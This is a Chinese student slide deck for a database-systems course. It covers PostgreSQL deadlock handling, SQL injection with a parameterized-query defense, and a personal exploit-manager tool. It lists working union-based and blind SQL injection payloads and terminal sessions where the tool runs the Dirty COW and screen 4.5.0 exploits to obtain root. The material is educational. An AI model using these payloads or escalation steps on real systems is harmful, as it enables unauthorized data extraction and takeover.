《数据库系统原理》课设

答辩演示文稿

导航

- DBMS分析成果展示
  - PostgreSQL 事务处理之死锁处理机制
- 前沿技术分析展示
  - SQL注入安全问题研究
    - 正常注入
    - 非正常注入（盲注）
    - 防御方案
- 个人项目展示
  - BASE - Be A Simple Exploit

声明

本幻灯片涉及到的知识、技术仅供学习、研究使用

请遵守中华人民共和国《网络安全法》

请勿未经授权对他人计算机进行渗透测试

导航

- DBMS分析成果展示
  - PostgreSQL 事务处理之死锁处理机制
- 前沿技术分析展示
  - SQL注入安全问题研究
    - 正常注入
    - 非正常注入（盲注）
    - 防御方案
- 个人项目展示
  - BASE - Be A Simple Exploit

PostgreSQL 事务处理之死锁处理机制

- 预防
  - 请求加锁失败，进入等待队列，排在要求本进程已有锁的进程前面
  - 锁释放时，唤醒等待队列进程，若某进程与前面未唤醒进程冲突，则不唤醒
- 检测
  - 进程请求锁，但未获得。睡眠超时后激发死锁检测，有则中断，无则继续睡眠
- 消除
  - 枚举等待队列中进程，递归寻找打破循环等待方法

导航

- DBMS分析成果展示
  - PostgreSQL 事务处理之死锁处理机制
- 前沿技术分析展示
  - SQL注入安全问题研究
    - 正常注入
    - 非正常注入（盲注）
    - 防御方案
- 个人项目展示
  - BASE - Be A Simple Exploit

正常注入

- 1' and 1=2 #
- 1' or 1=1 order by 3 #
- 1' union select 1,database() #
- 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #
- 1' union select 1,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users' #

导航

- DBMS分析成果展示
  - PostgreSQL 事务处理之死锁处理机制
- 前沿技术分析展示
  - SQL注入安全问题研究
    - 正常注入
    - 非正常注入（盲注）
    - 防御方案
- 个人项目展示
  - BASE - Be A Simple Exploit

非正常注入（盲注）

- 1' and 1=2 #
- 1' and length(database())=4 #
- 1' and ascii(substr(database(), 1, 1)) > ascii('a') #
- 1' and (select count(table_name)) from information_schema.tables where tables_schema=database())=2 #
- 1' and if(length(database())=4, sleep(5), 1) #
- 1' and substring(@@version, 1, 1)=5 #

导航

- DBMS分析成果展示
  - PostgreSQL 事务处理之死锁处理机制
- 前沿技术分析展示
  - SQL注入安全问题研究
    - 正常注入
    - 非正常注入（盲注）
    - 防御方案
- 个人项目展示
  - BASE - Be A Simple Exploit


防御方案

```
$data = $db->prepare('SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;');
$data->bindParam(':id', $id, PDO::PARAM_INT);
$data->execute();
$row = $data->fetch();
if($data->rowCount() == 1){
        $first = $row['first_name'];
        $last = $row['last_name'];
        echo “<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>”
}
```

导航

- DBMS分析成果展示
  - PostgreSQL 事务处理之死锁处理机制
- 前沿技术分析展示
  - SQL注入安全问题研究
    - 正常注入
    - 非正常注入（盲注）
    - 防御方案
- 个人项目展示
  - BASE - Be A Simple Exploit

BASE


BASE
init | Initialize the Exp database (Only once)
list | Show exploits in a list
show | Show exploit specified by filename
use | Set parameter for one exploit
set | Set parameter for one exploit
pwn | Just pwn the script
add | Insert one Exp into database
del | Delete one Exp from database
help | Show usage
exit | Good bye :)
---> pwn

BASE

```
+-----------------------------------------------+
|                     BASE                      |
+-----------------------------------------------+
| init   | Initialize the Exp database (Only once) |
| list   | Show exploits in a list                 |
| show   | Show exploit specified by filename      |
| use    | Set parameter for one exploit           |
| set    | Set parameter for one exploit           |
| pwn    | Just pwn the script                     |
| add    | Insert one Exp into database            |
| del    | Delete one Exp from database            |
| help   | Show usage                              |
| exit   | Good bye :)                             |
+-----------------------------------------------+
|
|---> init
Done
```

BASE

```
+-------------------------------------------------+
|                      BASE                       |
+-------------------------------------------------+
| init   | Initialize the Exp database (Only once) |
| list   | Show exploits in a list                 |
| show   | Show exploit specified by filename      |
| use    | Set parameter for one exploit           |
| set    | Set parameter for one exploit           |
| pwn    | Just pwn the script                     |
| add    | Insert one Exp into database            |
| del    | Delete one Exp from database            |
| help   | Show usage                              |
| exit   | Good bye :)                             |
+-------------------------------------------------+
|
|---> add
Filename: dirtycow.py
Function: privilege escalation
Parameters: none
Done
```

BASE

```
+-------------------------------------------------+
|                      BASE                       |
+-------------------------------------------------+
| init   | Initialize the Exp database (Only once) |
| list   | Show exploits in a list                 |
| show   | Show exploit specified by filename      |
| use    | Set parameter for one exploit           |
| set    | Set parameter for one exploit           |
| pwn    | Just pwn the script                     |
| add    | Insert one Exp into database            |
| del    | Delete one Exp from database            |
| help   | Show usage                              |
| exit   | Good bye :)                             |
+-------------------------------------------------+
|
|---> add
Filename: screenroot.sh
Function: privilege escalation
Parameters: none
Done
```

BASE

```
+-----------------------------------------------+
|                     BASE                      |
+-----------------------------------------------+
| init   | Initialize the Exp database (Only once) |
| list   | Show exploits in a list                 |
| show   | Show exploit specified by filename      |
| use    | Set parameter for one exploit           |
| set    | Set parameter for one exploit           |
| pwn    | Just pwn the script                     |
| add    | Insert one Exp into database            |
| del    | Delete one Exp from database            |
| help   | Show usage                              |
| exit   | Good bye :)                             |
+-----------------------------------------------+
|
|---> list
(1, '2017-06-13 13:12:34', 'dirtycow.py', 'privilege escalation', 'none')
(2, '2017-06-13 13:13:38', 'screenroot.sh', 'privilege escalation', 'none')
Done
```

BASE

```
+-----------------------------------------------+
|                     BASE                      |
+-----------------------------------------------+
| init   | Initialize the Exp database (Only once) |
| list   | Show exploits in a list               |
| show   | Show exploit specified by filename    |
| use    | Set parameter for one exploit         |
| set    | Set parameter for one exploit         |
| pwn    | Just pwn the script                   |
| add    | Insert one Exp into database          |
| del    | Delete one Exp from database          |
| help   | Show usage                            |
| exit   | Good bye :)                           |
+-----------------------------------------------+
|
|---> show screenroot.sh
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-deve
# HACK THE PLANET
```

BASE

```
+-------------------------------------------------+
|                      BASE                       |
+-------------------------------------------------+
| init   | Initialize the Exp database (Only once) |
| list   | Show exploits in a list                 |
| show   | Show exploit specified by filename      |
| use    | Set parameter for one exploit           |
| set    | Set parameter for one exploit           |
| pwn    | Just pwn the script                     |
| add    | Insert one Exp into database            |
| del    | Delete one Exp from database            |
| help   | Show usage                              |
| exit   | Good bye :)                             |
+-------------------------------------------------+
|
|---> use screenroot.sh
Done
```

BASE

```
+-----------------------------------------------+
|                     BASE                      |
+-----------------------------------------------+
| init   | Initialize the Exp database (Only once) |
| list   | Show exploits in a list                 |
| show   | Show exploit specified by filename      |
| use    | Set parameter for one exploit           |
| set    | Set parameter for one exploit           |
| pwn    | Just pwn the script                     |
| add    | Insert one Exp into database            |
| del    | Delete one Exp from database            |
| help   | Show usage                              |
| exit   | Good bye :)                             |
+-----------------------------------------------+
|
|---> pwn
/usr/bin/ld: cannot open output file /tmp/rootshell:
collect2: error: ld returned 1 exit status
' from /etc/ld.so.preload cannot be preloaded (canno
No Sockets found in /tmp/screens/S-ubuntu.

root@VM-33-172-ubuntu:/etc# whoami
root
```

BASE

```
+-----------------------------------------------+
|                     BASE                      |
+-----------------------------------------------+
| init   | Initialize the Exp database (Only once) |
| list   | Show exploits in a list                 |
| show   | Show exploit specified by filename      |
| use    | Set parameter for one exploit           |
| set    | Set parameter for one exploit           |
| pwn    | Just pwn the script                     |
| add    | Insert one Exp into database            |
| del    | Delete one Exp from database            |
| help   | Show usage                              |
| exit   | Good bye :)                             |
+-----------------------------------------------+
|
|---> use dirtycow.py
Done
```

BASE

```
+-----------------------------------------------+
|                     BASE                      |
+-----------------------------------------------+
| init   | Initialize the Exp database (Only once) |
| list   | Show exploits in a list                 |
| show   | Show exploit specified by filename      |
| use    | Set parameter for one exploit           |
| set    | Set parameter for one exploit           |
| pwn    | Just pwn the script                     |
| add    | Insert one Exp into database            |
| del    | Delete one Exp from database            |
| help   | Show usage                              |
| exit   | Good bye :)                             |
+-----------------------------------------------+
|
|---> pwn
Remember to run remain.sh after privilege escalation.
root@VM-33-172-ubuntu:/home/ubuntu/showtime# ./remain.sh
root@VM-33-172-ubuntu:/home/ubuntu/showtime# whoami
root
```

BASE

```
+-----------------------------------------------+
|                     BASE                      |
+-----------------------------------------------+
| init   | Initialize the Exp database (Only once) |
| list   | Show exploits in a list                 |
| show   | Show exploit specified by filename      |
| use    | Set parameter for one exploit           |
| set    | Set parameter for one exploit           |
| pwn    | Just pwn the script                     |
| add    | Insert one Exp into database            |
| del    | Delete one Exp from database            |
| help   | Show usage                              |
| exit   | Good bye :)                             |
+-----------------------------------------------+
|
|---> exit
Have a good day :)
```

Thanks